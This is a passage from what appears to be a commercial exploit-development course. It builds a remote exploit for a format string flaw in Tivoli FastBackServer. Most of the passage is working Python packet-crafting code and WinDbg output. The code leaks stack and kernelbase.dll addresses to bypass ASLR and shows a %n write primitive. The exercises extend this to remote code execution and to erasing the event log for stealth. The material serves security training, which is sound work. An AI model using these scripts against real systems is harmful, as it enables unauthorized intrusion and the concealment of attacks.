Even with our ability to read from the log file, we cannot easily pinpoint this specific entry nor the stack address itself.

We can locate it easily if we modify the format string to contain a unique header, and then search through the event log data for it.

The formatted string also contains multiple values and we must identify the correct value representing the stack address. We can address this by inserting a symbol between each format specifier.

Listing 696 shows the modified *psCommandBuffer* of the previous Python script invoking the *EventLog* function.

```
# psCommandBuffer
buf += b"w00t:" + b"%x:" * 0x80
buf += b"B" * 0x100
buf += b"C" * 0x100
```

Listing 696 - Unique value is inserted in format string

The first part of the *psCommandBuffer* has been prepended with the unique header value “w00t”, as well as a colon between each format string specifier.

After updating the format string vulnerability code, let’s examine how this helps us read the content written to the event log.

Since the event log is written to frequently, we’ll set a breakpoint in WinDbg on the call to *AGI_S_GetAgentSignature* (Listing 697). This will pause all other writes to the event log by the application.

Once the breakpoint is hit, we can step over the call and find the stack address is written to the event log:

```
0:078> bp FastBackServer!AGI_S_GetAgentSignature+0xd8

0:078> g
Breakpoint 0 hit
eax=0d993b30 ebx=0621b758 ecx=021df978 edx=00976a78 esi=0621b758 edi=00669360
```

```
eip=0054b69b esp=0d93e2dc ebp=0d93e31c iopl=0         nv up ei ng nz ac pe cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000297
FastBackServer!AGI_S_GetAgentSignature+0xd8:
0054b69b e8914df3ff      call    FastBackServer!EventLog (00480431)

0:007> p
eax=00000001 ebx=0621b758 ecx=0d93d184 edx=76fc1670 esi=0621b758 edi=00669360
eip=0054b6a0 esp=0d93e2dc ebp=0d93e31c iopl=0         nv up ei pl nz ac pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000216
FastBackServer!AGI_S_GetAgentSignature+0xdd:
0054b6a0 83c410          add     esp,10h
```

Listing 697 - Breakpoint on call to EventLog

Since WinDbg has paused FastBackServer, no additional writes are performed.

With the entry written, let's dump the newest entries from the event log with PowerShell.

```
PS C:\Tools> Get-Content
C:\ProgramData\Tivoli\TSM\FastBack\server\FAST_BACK_SERVER040.sf -Tail 2
[May 03 16:01:49:475](174c)-->W8.AGI            :       AGI_S_GetAgentSignature:
couldn't find agent
w00t:c4:d93ded4:3a:25:12e:78:0:5f494741:65475f53:65674174:6953746e:74616e67:3a657275:7
56f6320:276e646c:69662074:6120646e:746e6567:30307720:78253a74:3a78253a:253a7825
[May 03 16:01:49:475](174c)-->W8.AGI            :
..:c4:d93df96:3a:25:6c:78:0:5f494741:65475f53:65674174:6953746e:74616e67:3a657275:756f
6320:276e646c:69662074:6120646e:746e6567:30307720:78253a74:3a78253a:253a7825:78253a78:
3a78253a:253a7825:78253a78:3a78253a:25
```

Listing 698 - Dumping the newest events from the event log

The content of the event log shows that our "w00t" is prepended to the format specifiers, and each value inserted by the format specifiers is separated by colons.

We'll also note that the leaked stack address is the second value after the "w00t" header. This modification will allow us to parse the retrieved data in Python by searching for the line that starts with "w00t", split that line on colons, and select the second value.

At this point, we need to combine the code for triggering the format string vulnerability with the code for locating the optimal *Start* value, as well as implement code to read the newest entries.

First, let's find the *Start* value. We can do this by implementing the previous *while* loop inside a function (*findStartValue*) to make the code easier to manage. After locating the optimal *Start* value, we'll insert the code to trigger the format string vulnerability.

Finally, we need to read the contents of the event log, so let's review some aspects of how TCP traffic works.

TCP guarantees that all the network data is delivered, and delivered in the right order. It does not, however, specify how many network packets are used to transmit the data, or whether they will be of equal size.

To ensure we receive all the event log data, we must detect when there is none left. Luckily, this is easy since FastBackServer returns the total data size in the first 4 bytes.

Listing 699 shows the code related to detecting when all data has been received. We'll need to keep in mind that the code to locate the *Start* value triggering the format string vulnerability, as well as reading from the event log, is also required.

```
...
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((server, port))
s.send(buf)

responseSize = s.recv(4)
size = int(responseSize.hex(),16)
print("The eventlog returned contains %x bytes" % size)

aSize = 0
eventData = b""
while True:
    tmp = s.recv(size - aSize)
    aSize += len(tmp)
    eventData += tmp
    if aSize == size:
        break
s.close()
print("The size read is: " + str(hex(aSize)))
print(eventData)
...
```

Listing 699 - Python code to receive the event log

We can implement the *while* loop shown in Listing 699 to first get the size of the total reply and keep reading from the socket until we have received that amount of data, aggregating the size in *aSize* and data in *eventData*.

To track the progress of our code, we can print the size of the event log data we expect to receive. After we are done receiving data, we will print the aggregated amount along with the event log data itself.

Execution of the updated proof of concept is shown in Listing 700.

```
kali@kali:~$ python3 poc.py 192.168.120.10
The optimal start value is: 0x7cc1a
Stack address is written to event log
The eventlog returned contains da03 bytes
The size read is: 0xda03
b"  \n[May 13 23:07:56:133](14d8)->I4.FX_AGENT
...
\n[May 13 23:07:56:915](1704)-->W8.AGI      \t:\tAGI_S_GetAgentSignature: couldn't
find agent
w00t:c4:217dded4:3a:25:12e:78:0:5f494741:65475f53:65674174:6953746e:74616e67:3a657275:
756f6320:276e646c:69662074:6120646e:746e6567:30307720:78253a74:3a78253a:253a782\n[May
13 23:07:57:039](14d8)->I4.FX_AGENT \t:\t3 - Command 0x0\ttime=0
...
```

Listing 700 - Reading the eventlog containing the stack address

The output has been truncated to only show the relevant event log data.

The highlighted portion of the output given in the listing above shows the presence of the unique header and a stack address in the data we received.

Next, we'll use the header value to dynamically locate the stack address in the event log data.

The required parsing code is given in Listing 701.

```
data = eventData.split(b"w00t:")
values = data[1].split(b":")
stackAddr = int(values[1],16)
print("Leaked stack address is: " + str(hex(stackAddr)))
```

Listing 701 - Code to parse the event log

First, we'll use the *split*[388] function by supplying the string "w00t:" and breaking up the entire event log into two byte arrays (*data*).

In the second index of the array (*data[1]*), we find the stack address. It comes after the static "c4:" value, meaning we can perform another split on the ":" delimiter and the stack address will be in the second entry (with an index of 1).

Once the stack address is located, it is converted into an integer and printed to the console.

Listing 702 shows the entire exploit code in action.

```
kali@kali:~$ python3 poc.py 192.168.120.10
The optimal start value is: 0x666ea
Stack address is written to event log
The eventlog returned contains 6b03 bytes
The size read is: 0x6b03
Leaked stack address is: 0x237dded4
```

Listing 702 - Locate stack address remotely

We have remotely triggered the format string vulnerability and retrieved the stack address. Excellent!

11.4.2.1 Exercises

1. Follow the analysis and use a unique header to locate the correct log entry.
2. Combine the previous proofs of concept to obtain one script that remotely leaks the stack address.
3. Is the stack address static across multiple executions of the exploit?

11.4.3 Saving the Stack

In the previous section, we managed to remotely trigger a format string specifier attack that writes a stack address to the event log. We were then able to request and parse the relevant portion of the event log to obtain it.

If we run the exploit multiple times without restarting the FastBackServer service, we'll notice that the stack address changes every time.

[388] (tutorialspoint, 2020), https://www.tutorialspoint.com/python3/string_split.htm

This is common for applications that handle multiple simultaneous connections by creating a new thread for each connection.

In these types of applications, when the socket is closed, the thread is terminated. The stack address we leaked is no longer valid since each thread has a separate stack. To make use of the stack address, we must ensure that the thread is not terminated before our exploit completes.

We can avoid the stack address changing by using the same socket session to both trigger the stack leak and the event log read.

When we determined the optimal Start value earlier, we could leverage multiple socket connections because we had not yet leaked the stack address.

We must create the socket and perform the connection once, but this introduces an issue to solve. When we send the packet with the format string specifiers that trigger the stack leak, data is also returned to us.

This didn't matter to us previously because we don't need that data and the socket was simply closed, thus flushing any data from the connection. When we operate within the same connection, however, we must always read all available data before sending a new packet.

Listing 703 shows the code needed to receive the reply.

```
s.send(buf)

responseSize = s.recv(4)
size = int(responseSize.hex(),16)

aSize = 0
while True:
    tmp = s.recv(size - aSize)
    aSize += len(tmp)
    if aSize == size:
        break

print("Stack address is written to event log")
```

Listing 703 - Receive all data sent as a reply

The code is almost identical to that used to receive the event log data, except that we do not keep an aggregate of data.

Next, we'll run the exploit as shown in Listing 704.

```
kali@kali:~$ python3 poc.py 192.168.120.10
The optimal start value is: 0x673f0
Stack address is written to event log
The eventlog returned contains 5d03 bytes
The size read is: 0x5d03
Leaked stack address is: 0x27bdded4
```

Listing 704 - The updated code leaks the stack from the same connection session

We obtain the same type of output as earlier, including the leak of the stack address.

While the change introduced in this section seems negligible, it will be very important in the next section, when we take the stack leak one step forward and bypass ASLR.

11.4.3.1 Exercises

1. Update the proof of concept to use only a single connection when performing the stack leak and event log read.
2. Is it possible to perform all actions in the exploit from a single connection and, if so, does it increase the efficiency?

11.4.4 Bypassing ASLR

Achieving a remote leak of a stack address is interesting, but it does not directly allow us to bypass ASLR and in such a way that we can build a ROP chain. We must leak an address inside either a Tivoli module or a native DLL.

In this section, we will build upon the stack leak and reuse the format string specifier vulnerability to obtain the base address of Kernelbase.dll.

First, we need to understand how the leaked stack address can provide us with an address inside Kernelbase.dll, and then we will work to obtain it.

When we made a connection in the previous section, a new thread was created to handle the packets. It is a stack address from this new thread that was leaked back to us. If we pause Python execution after leaking the stack address, but before closing the connection to FastBackServer, we can inspect the contents at that stack address in WinDbg.

To pause execution of our Python script, we'll use the *input*[389] function to wait for console input before we call the *close* method on the socket.

```
stackAddr = int(values[1],16)
print("Leaked stack address is: " + str(hex(stackAddr)))
input();
s.close()
sys.exit(0)
```

Listing 705 - Pause Python execution with input

We'll note that the call to close the connection is moved to just before the script terminates.

When the script executes, we obtain the stack address and execution waits for our console input, as shown in Listing 706.

```
kali@kali:~$ python3 poc.py 192.168.120.10
The optimal start value is: 0x61ca1
Stack address is written to event log
The eventlog returned contains 1203 bytes
The size read is: 0x1203
Leaked stack address is: 0x1035ded4
```

[389] (Python, 2020), https://docs.python.org/3/library/functions.html#input

Listing 706 - Execution is paused after leaking the stack address

Now we can attach WinDbg to FastBackServer and inspect the contents at the leaked stack address.

The stack often contains pointers to various DLLs that we could use to bypass ASLR. To locate consistent addresses, let's start by inspecting data close to the currently leaked address across multiple reruns of both the exploit and the service.

Listing 707 shows the stack content at lower addresses than the leaked one. Trial and error reveals that pointers located at higher addresses are not stable across multiple packet transmissions.

```
0:063> dds 1035ded4-200*4 L200
1035d6d4  00000000
1035d6d8  00000000
...
1035dd68  00000320
1035dd6c  00000001
1035dd70  7720f11f ntdll!RtlDeactivateActivationContextUnsafeFast+0x9f
1035dd74  1035dde0
1035dd78  745dc36a KERNELBASE!WaitForSingleObjectEx+0x13a
1035dd7c  745dc2f9 KERNELBASE!WaitForSingleObjectEx+0xc9
1035dd80  00669360 FastBackServer!_beginthreadex+0x6b
1035dd84  7720e323 ntdll!RtlActivateActivationContextUnsafeFast+0x73
...
```

Listing 707 - Kernelbase pointers on the stack

The output in the listing above is greatly truncated due to the amount of data.

We'll find numerous pointers to Kernelbase.dll, ntdll.dll, and FastBackServer.exe on the stack. At first glance, any of those pointers could be used, but there are some considerations to take into account.

Addresses in FastBackServer.exe contain null bytes, so these are not a good candidate for generating a ROP chain.

To execute shellcode, we must invoke an API like *VirtualProtect* or *VirtualAlloc*, but ntdll.dll only contains low level versions of these that take more complicated arguments.

To preserve stability, we should choose a pointer inside Kernelbase.dll that is a decent amount of bytes lower than the leaked address. This ensures that the same pointer is present at the same location on multiple reruns of the exploit and across an arbitrary amount of transmitted packets.

Through trial and error, we'll discover the address *KERNELBASE!WaitForSingleObjectEx+0x13a*, highlighted in Listing 707, remains stable at the same stack offset. We'll use this during the remainder of this module.

Next, we need to calculate the offset from the leaked stack address to the address containing the pointer.

```
0:063> ? 1035ded4-1035dd78
Evaluate expression: 348 = 00000015c
```

Listing 708 - Offset from leaked stack address to Kernelbase.dll pointer

We find the offset to be the static value 0x15C. We should note that this offset must be subtracted from the leaked stack address.

Since this offset remains constant across multiple reruns of the exploit, we know where an address into Kernelbase.dll is located in memory when the stack address is leaked back to us.

Let's use this knowledge to obtain the pointer remotely. We will reuse our two basic building blocks: the format string specifier vulnerability and our ability to remotely read the event log.

When the "%x" specifier is used, an integer is inserted into the string and interpreted as a hexadecimal value. However, the "%s" specifier interprets the argument as a character array, meaning the argument itself is a memory pointer to a null byte-terminated series of ASCII characters.

The format string function uses the specifier by dereferencing the argument and inserting the contents at that memory location into the processed format string.

If we could put a string specifier into the call to *EventLog* and make it use the leaked stack address, plus the offset as an argument, it would read out the address inside Kernelbase.dll.

Let's put this theory to the test. We'll start by reviewing how the vulnerable *vsnprintf* format string function works.

Listing 709 repeats the function prototype of *vsnprintf*.

```
int vsnprintf(
  char *s,
  size_t n,
  const char *format,
  va_list arg
);
```

Listing 709 - Function prototype for vsnprintf

We know that the format string supplied to this function is controlled by us, so we can replace any "%x" with "%s". In the current leak of the stack address, we did not have to do anything, since the stack address was already present, but this time we must also provide the address to leak from.

The arguments for the format string specifier come from the array supplied as the fourth argument (*arg*). This means if we can somehow influence the contents of this array, the stack address to read from can be inserted within.

Let's execute our current proof of concept and inspect the call to *vnsprintf* at FastBackServer!EventLog_wrapted+0x2dd. Sadly, we discover it is not productive to set a breakpoint either here or inside the *EventLog* function due to their common usage.

Instead, we'll set a breakpoint at FastBackServer!AGI_S_GetAgentSignature+0xd8, just like in our initial vulnerability analysis, and then set a breakpoint on FastBackServer!EventLog_wrapted+0x2dd which is only triggered in the same threat context through the keyword ~.[390]

[390] (Microsoft, 2020), https://docs.microsoft.com/en-us/windows-hardware/drivers/debugger/bp--bu--bm--set-breakpoint-

Once we reach it, we can display the contents of the fourth argument, which is the array used with the format string specifiers:

```
eax=0000002d ebx=0614aa10 ecx=1079dca5 edx=000001c7 esi=0614aa10 edi=00669360
eip=004803fa esp=1079dc14 ebp=1079dea4 iopl=0         nv up ei pl nz ac po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000212
FastBackServer!EventLog_wrapted+0x2dd:
004803fa e834ad1d00      call    FastBackServer!ml_vsnprintf (0065b133)

0:082> dc poi(esp+c)
1079deb8  000000c4 1079ded4 0000003a 00000025  ......y.:...%...
1079dec8  0000012e 00000078 00000000 5f494741  ....x.......AGI_
1079ded8  65475f53 65674174 6953746e 74616e67  S_GetAgentSignat
1079dee8  3a657275 756f6320 276e646c 69662074  ure: couldn't fi
1079def8  6120646e 746e6567 30307720 78253a74  nd agent w00t:%x
1079df08  3a78253a 253a7825 78253a78 3a78253a  :%x:%x:%x:%x:%x:
1079df18  253a7825 78253a78 3a78253a 253a7825  %x:%x:%x:%x:%x:%
1079df28  78253a78 3a78253a 253a7825 78253a78  x:%x:%x:%x:%x:%x
```

Listing 710 - Contents of the array argument to vsnprintf

Interestingly, we'll observe that the unique header "w00t", which we provided along with the format string specifiers themselves, has become part of the arguments.

This means that if we insert a value just after the header, it will be used as an argument for *vsnpritnf* and become part of the formatted string that is written to the event log.

We notice in Listing 710 that due to alignment of the header, we must add two additional bytes before the values we want to be processed in order for our value to be taken as a separate DWORD.

Let's test this by modifying our proof of concept, as shown in Listing 711.

```
...
# psCommandBuffer
buf += b"w00t:BBAAAA" + b"%x:" * 0x80
buf += b"B" * 0x100
buf += b"C" * 0x100
...
values = data[1].split(b":")
print(values)
...
```

Listing 711 - Appending A's after the header

The two B's have been appended to the header to account for alignment explained above, followed by four A's, which we'll invoke through the specifier as a trial.

We have also added a print statement of the event log after it has been split on the ":" delimiter. We can use this to verify our theory without using the debugger.

When the code is executed, we find the four A's, as highlighted in Listing 712.

```
kali@kali:~$ python3 poc.py 192.168.120.10
The optimal start value is: 0x61fe7
Stack address is written to event log
The eventlog returned contains 1103 bytes
```

```
The size read is: 0x1103
[b'BBAAAAc4', b'1029ded4', b'3a', b'25', b'12e', b'78', b'0', b'5f494741',
b'65475f53', b'65674174', b'6953746e', b'74616e67', b'3a657275', b'756f6320',
b'276e646c', b'69662074', b'6120646e', b'746e6567', b'30307720', b'42423a74',
b'41414141', b'2\n[May 14 10', b'58', b'05', b'032](1b60)->I4.FX_AGENT \t', b'\t1 -
...
Leaked stack address is: 0x1029ded4
```

Listing 712 - Output from appending A's

This proves that we can provide arbitrary null-free input that will be processed by *vsnprintf*. To trigger a read of its location, we must replace the appropriate "%x" specifier with a "%s".

Counting the number of formatted DWORDs in Listing 712, we find the 41414141 value in the 21st position.

We can now update our proof of concept. First, we'll revert the changes in the initial stack leak packet. We can then make a copy, as shown in Listing 713, to be executed after the stack address is leaked back to us.

```
# psAgentCommand
buf = pack(">i", 0x400)
buf += bytearray([0x41]*0xC)
buf += pack("<i", 0x604)  # opcode
buf += pack("<i", 0x0)    # 1st memcpy: offset
buf += pack("<i", 0x100)  # 1st memcpy: size field
buf += pack("<i", 0x100)  # 2nd memcpy: offset
buf += pack("<i", 0x100)  # 2nd memcpy: size field
buf += pack("<i", 0x200)  # 3rd memcpy: offset
buf += pack("<i", 0x100)  # 3rd memcpy: size field
buf += bytearray([0x41]*0x8)

# psCommandBuffer
buf += b"w00t:BBAAAA" + b"%x:" * 20
buf += b"%s"
buf += b"%x" * 0x6b
buf += b"B" * 0x100
buf += b"C" * 0x100

# Padding
buf += bytearray([0x41]*(0x404-len(buf)))

s.send(buf)
```

Listing 713 - A %s specifier is inserted in the 20th position

When the updated code is executed, the stack address will be leaked as normal, and then the new packet is processed. This will cause *vsnprintf* to interpret the four A's, or 0x41414141, as a pointer to a character array.

Since we have not provided a valid address yet, we can expect an access violation when the four A's are being treated as an address.

Listing 714 shows the result of executing the updated code.

```
(2384.2490): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
```

```
This exception may be expected and handled.
eax=41414141 ebx=00000073 ecx=41414141 edx=7fffffff esi=7ffffffe edi=00000800
eip=00672ead esp=0db7d964 ebp=0db7dbbc iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010206
FastBackServer!_output+0x49a:
00672ead 803800          cmp     byte ptr [eax],0          ds:0023:41414141=??

0:081> k
 # ChildEBP RetAddr
00 0db7dbbc 0066bf8e FastBackServer!_output+0x49a
01 0db7dbf4 0065b14b FastBackServer!_vsnprintf+0x2c
02 0db7dc0c 004803ff FastBackServer!ml_vsnprintf+0x18
03 0db7dea4 0048056d FastBackServer!EventLog_wrapted+0x2e2
04 0db7e2d4 0054b6a0 FastBackServer!EventLog+0x13c
05 0db7e31c 0056df61 FastBackServer!AGI_S_GetAgentSignature+0xdd
06 0dbdfe98 0056a21f FastBackServer!FXCLI_OraBR_Exec_Command+0x1aab
07 0dbdfeb4 00581366 FastBackServer!FXCLI_C_ReceiveCommand+0x130
```

Listing 714 - vsnprintf tries to process 0x41414141 as a string pointer

From the call stack, we find that an access violation indeed comes from the call to *vsnprintf* because of the invalid string pointer we provided.

This provides us with confidence that this attack will indeed work.

Next, we will replace the static A's with the leaked stack address, adjusted for the offset. We must also read the leaked pointer to Kernelbase.dll from the event log and parse the data returned to us.

Listing 715 shows the updated code.

```
...
targetAddr = stackAddr - 0x15c
# psAgentCommand
buf = pack(">i", 0x400)
buf += bytearray([0x41]*0xC)
buf += pack("<i", 0x604)  # opcode
buf += pack("<i", 0x0)    # 1st memcpy: offset
buf += pack("<i", 0x100)  # 1st memcpy: size field
buf += pack("<i", 0x100)  # 2nd memcpy: offset
buf += pack("<i", 0x100)  # 2nd memcpy: size field
buf += pack("<i", 0x200)  # 3rd memcpy: offset
buf += pack("<i", 0x100)  # 3rd memcpy: size field
buf += bytearray([0x41]*0x8)

# psCommandBuffer
buf += b"w00t:BB" + pack("<i", targetAddr) + b"%x:" * 20
buf += b"%s"
buf += b"%x" * 0x6b
buf += b"B" * 0x100
buf += b"C" * 0x100

# Padding
buf += bytearray([0x41]*(0x404-len(buf)))

s.send(buf)
```

```
responseSize = s.recv(4)
size = int(responseSize.hex(),16)

aSize = 0
while True:
    tmp = s.recv(size - aSize)
    aSize += len(tmp)
    if aSize == size:
        break
...
```

Listing 715 - Using the target stack address with %s

First, we'll modify the code to use the leaked stack address after subtracting the offset for the return value.

Next, we will add code to receive the response from the server. This is not data we need, but we must clear the receive buffer to subsequently read from the event log.

Once both leak packets have been sent, the address into kernelbase.dll will be written to the event log and we can read it out.

There is one issue we have to solve first. When we perform the stack leak and subsequent read, we're relying on the enumerated optimal *Start* value. When we leak the kernelbase.dll pointer, another "w00t" header is written to the event log.

If we perform a read, we would also read out the previous content and would have to filter out the first leak. The event log may also grow in the time between the two reads.

We can address this issue by adding the amount of data we read from the event log when we found the stack address to the *Start* value.

This will start the reading operation later in the event log, enabling us to avoid multiple leaked values at once. Using this method also prevents the event log from growing in such a way that our read primitive cannot obtain the new value.

We can implement this solution quite easily by right-shifting the amount of data we have read by 8 and adding that to the *Start* value. The implementation is shown in Listing 716.

```
...
print("The size read is: " + str(hex(aSize)))
startValue += (aSize >> 8)

data = eventData.split(b"w00t:")
values = data[1].split(b":")
...
```

Listing 716 - Updating the Start value

Note that this occurs right after we have read the data from the event log the first time.

Finally, we need to parse the event log that was returned the second time. We can once again split on the "w00t:" header and subsequently split on the ":" delimiter. This time we must grab the 21st entry, which has the index 20.

The updated code requires another packet to fetch the event log entry, as well as the code shown in Listing 717.

```
print("The size read is: " + str(hex(aSize)))

data = eventData.split(b"w00t:")
values = data[1].split(b":")
kbString = (values[20])[0:4]
kernelbaseAddr = kbString[3] << 24
kernelbaseAddr += kbString[2] << 16
kernelbaseAddr += kbString[1] << 8
kernelbaseAddr += kbString[0]

print("Leaked Kernelbase address is: " + str(hex(kernelbaseAddr)))
```

Listing 717 - Parsing the event log for kernelbase.dll address

The 21st entry also happens to be the last included in the formatted string. This means when we perform the split, additional data will be included. Let's avoid this by grabbing only the first four bytes into the *kbString* variable.

To properly view the kernelbase.dll address, we'll need to switch the endianness, which is implemented by a simple bit shift. Lastly, the located address is printed to the console.

Our final step is to find the offset from the leaked *kernelbase* pointer to its base address.

```
0:006> ? KERNELBASE!WaitForSingleObjectEx+0x13a - kernelbase
Evaluate expression: 1098602 = 0010c36a
```

Listing 718 - Offset from WaitForSingleObjectEx+0x13a to base address

We can now subtract this static offset from the leaked *kernelbase* address to give us the module base address. When the updated exploit is executed, the leaked *kernelbase* address is printed.

```
kali@kali:~$ python3 poc.py 192.168.120.10
The optimal start value is: 0x61eea
Stack address is written to event log
The eventlog returned contains 3e03 bytes
The size read is: 0x3e03
Leaked stack address is: 0x1215ded4
Kernelbase address leaked to event log
The eventlog returned contains 2303 bytes
The size read is: 0x2303
Leaked Kernelbase address is: 0x745dc36a
Kernelbase base address is: 0x744d0000
```

Listing 719 - Leaking the base address of kernelbase.dll

Our efforts have paid off! We have remotely obtained the base address of kernelbase.dll, which allows us to completely bypass ASLR. Excellent!

Our work so far has enabled us to read from anywhere inside the process memory space we desire. The result of our work is commonly known as a *read primitive*.

11.4.4.1 Exercises

1. Go through the analysis performed in this section.

2. Put all the pieces of the exploit together and remotely obtain the base address of kernelbase.dll to bypass ASLR.

11.4.4.2 Extra Mile

Combine the ASLR bypass with one of the previously-exploited memory corruption vulnerabilities in FastBackServer to build a ROP chain and obtain remote code execution.

11.4.4.3 Extra Mile

When we use the format string function and the event log to read and write from memory, we generate a large amount of event log entries. In the spirit of stealth, it would be nice to clear the event log once our attack is complete.

Earlier in the module, we found two cross references to the *EventLOG_sSFILE* global variable. The cross reference we used let us remotely read the event log. The other cross reference leads to a basic block containing a pointer to the string “Event Log Erased”.

Perform the required reverse engineering to understand what this code branch does and how to trigger it. Finally, modify the proof of concept to delete contents from the event log after we have bypassed ASLR.

11.5 Wrapping Up

This module introduced the concept of a read primitive through a format string vulnerability. Through extensive reverse engineering and analysis, we have managed to build an exploit that remotely bypasses ASLR.

A remote ASLR bypass can be combined with a memory corruption vulnerability, like a stack buffer overflow, to bypass Windows mitigations and obtain remote code execution. In the next module, we will return to the format string vulnerability and leverage it to create a write primitive as well.

EXP-301 v1.0 - Copyright © 2021 Offensive Security Ltd. All rights reserved.

12 Format String Specifier Attack Part II

In the previous module, we performed extensive reverse engineering to find a way to leverage a format string vulnerability and develop a read primitive. Our read primitive was able to read memory contents at an arbitrary, null-free address.

We used our read primitive to bypass ASLR, which can be used in combination with a memory corruption vulnerability to create an exploit bypassing *both* ASLR and DEP.

In this module, we will explore ways to use the same format string vulnerability to gain code execution without needing an additional vulnerability.

12.1 Write Primitive with Format Strings

As with most complicated exploits, we need to go through several steps, so we'll divide up the required work. We have already leaked the base address of kernelbase.dll through a read primitive. Next, let's determine whether we might be able to create a *write primitive*, which we can use to modify content in memory.

Many advanced exploits leverage both read and write primitives to bypass mitigations and obtain code execution. In the next few sections, we'll create a write primitive, which we'll use later in the module to overwrite EIP and achieve code execution.

Depending on the application, there are various ways to create a read or write primitive. In our case, we'll start by revisiting some aspects of format specifier theory.

12.1.1 Format String Specifiers Revisited

We've been working with both hexadecimal and string format specifiers so far. In the module regarding Format String Specifier Attacks, we briefly explored other specifiers, such as decimal and floating point.

These specifiers only let us read data or memory, but there's a unique specifier for us to focus on called *%n*.

Rather than formatting or helping to print text, this specifier writes the number of characters processed into a supplied address.[391] Listing 720 shows an example of how the %n specifier can be used with *printf*.

```
printf("This is a string %n", 0x41414141);
```

Listing 720 - Example use of %n in printf

When this code is executed, the hardcoded string is printed to the console and its length (0x11) is written to the address 0x41414141. If the provided address is not valid, an access violation is raised.

Note that the length written does not include the format string specifier, but only the characters preceding it.

[391] (cplusplus, 2020), http://www.cplusplus.com/reference/cstdio/printf/

Since this format specifier writes to memory, it poses a potential security risk, so compilers like Visual Studio have disabled it by default.[392]

However, if a less secure compiler is used or %n has been enabled, we can attempt to leverage it to create a write primitive.

Let's find out if this is possible with FastBackServer. We can reuse our previous code to send a string format specifier, replacing it with %n.

A standalone script for this check is given in Listing 721.

```
import socket
import sys
from struct import pack

def main():
    if len(sys.argv) != 2:
        print("Usage: %s <ip_address>\n" % (sys.argv[0]))
        sys.exit(1)

    server = sys.argv[1]
    port = 11460

    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect((server, port))

    # psAgentCommand
    buf = pack(">i", 0x400)
    buf += bytearray([0x41]*0xC)
    buf += pack("<i", 0x604)  # opcode
    buf += pack("<i", 0x0)    # 1st memcpy: offset
    buf += pack("<i", 0x100)  # 1st memcpy: size field
    buf += pack("<i", 0x100)  # 2nd memcpy: offset
    buf += pack("<i", 0x100)  # 2nd memcpy: size field
    buf += pack("<i", 0x200)  # 3rd memcpy: offset
    buf += pack("<i", 0x100)  # 3rd memcpy: size field
    buf += bytearray([0x41]*0x8)

    # psCommandBuffer
   buf += b"w00t:BBAAAA" + b"%x:" * 20
    buf += b"%n"
    buf += b"%x" * 0x6b
    buf += b"B" * 0x100
    buf += b"C" * 0x100

    # Padding
    buf += bytearray([0x41]*(0x404-len(buf)))

    s.send(buf)
    s.close()
    sys.exit(0)
```

[392] (Microsoft, 2016), https://docs.microsoft.com/en-us/cpp/c-runtime-library/reference/set-printf-count-output?redirectedfrom=MSDN&view=msvc-160

```
if __name__ == "__main__":
    main()
```

Listing 721 - Script to trigger a write to 0x41414141

The address we've attempted to write to is 0x41414141, and thus invalid. If the %n specifier is enabled, we would expect an access violation when it is invoked.

Listing 722 shows the result in WinDbg when the packet is sent:

```
(1d34.1354): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=41414141 ebx=0000006e ecx=000000c7 edx=00000200 esi=102edf4a edi=00000800
eip=00672f1a esp=102ed964 ebp=102edbbc iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010246
FastBackServer!_output+0x507:
00672f1a 8908            mov     dword ptr [eax],ecx  ds:0023:41414141=????????
```

Listing 722 - Access violation due to %n specifier

We do indeed get an access violation, which means the %n specifier is enabled.

We'll observe that the access violation occurs because we attempt to write the contents of ECX to 0x41414141. This proves that if we replace 0x41414141 with a valid address, we can make the application write a value to it.

This is a very important finding that we will leverage for code execution. We can already arbitrarily control the location being written to, but we must also control the value being written. We'll explore this topic in the next section.

12.1.1.1 Exercise

1. Ensure you understand how the %n format specifier works and obtain an access violation by writing to an invalid memory address.

12.1.2 Overcoming Limitations

The main goal in this section is to create a write primitive that can overwrite the contents at an arbitrary memory address with content of our choosing.

During this process, we'll encounter a number of limitations and restrictions on how the %n specifier allows us to write to memory. We will be required to think creatively to address each challenge, using the type of thought process needed for other advanced attacks, such as those used in browser exploits.

Let's use our knowledge from the reverse engineering we performed in the previous module to understand the value being written. We'll start by examining the access violation triggered in the previous section, which is repeated in Listing 723.

```
(1d34.1354): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=41414141 ebx=0000006e ecx=000000c7 edx=00000200 esi=102edf4a edi=00000800
eip=00672f1a esp=102ed964 ebp=102edbbc iopl=0         nv up ei pl zr na pe nc
```

```
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010246
FastBackServer!_output+0x507:
00672f1a 8908            mov     dword ptr [eax],ecx  ds:0023:41414141=????????
```

Listing 723 - Access violation due to %n specifier

The %n specifier triggers a write of the number of bytes written so far. This value is 0xC7, as shown in the listing above.

To understand the size being written we must take a look at the format string. We can start by revisiting the call to *vnsprintf* that triggers the vulnerability in IDA Pro:

```
00000000004803DB mov     eax, [ebp+Args]
00000000004803E1 push    eax             ; Args
00000000004803E2 mov     ecx, [ebp+Format]
00000000004803E5 push    ecx             ; Format
00000000004803E6 mov     edx, 1F4h
00000000004803EB sub     edx, [ebp-38h]
00000000004803EE push    edx             ; Count
00000000004803EF mov     eax, [ebp-38h]
00000000004803F2 lea     ecx, [ebp+eax+Str]
00000000004803F9 push    ecx             ; Dest
00000000004803FA call     ml vsnprintf
```

Figure 206: Call to vsnprintf

Figure 206 shows that the format string is the third argument and will thus be located at an offset of 0xC bytes from the return address on the stack.

Now we can dump the call stack and locate the return address as shown in Listing 724.

```
0:079> k
 # ChildEBP RetAddr
00 102edbbc 0066bf8e FastBackServer!_output+0x507
01 102edbf4 0065b14b FastBackServer!_vsnprintf+0x2c
02 102edc0c 004803ff FastBackServer!ml_vsnprintf+0x18
03 102edea4 0048056d FastBackServer!EventLog_wrapted+0x2e2
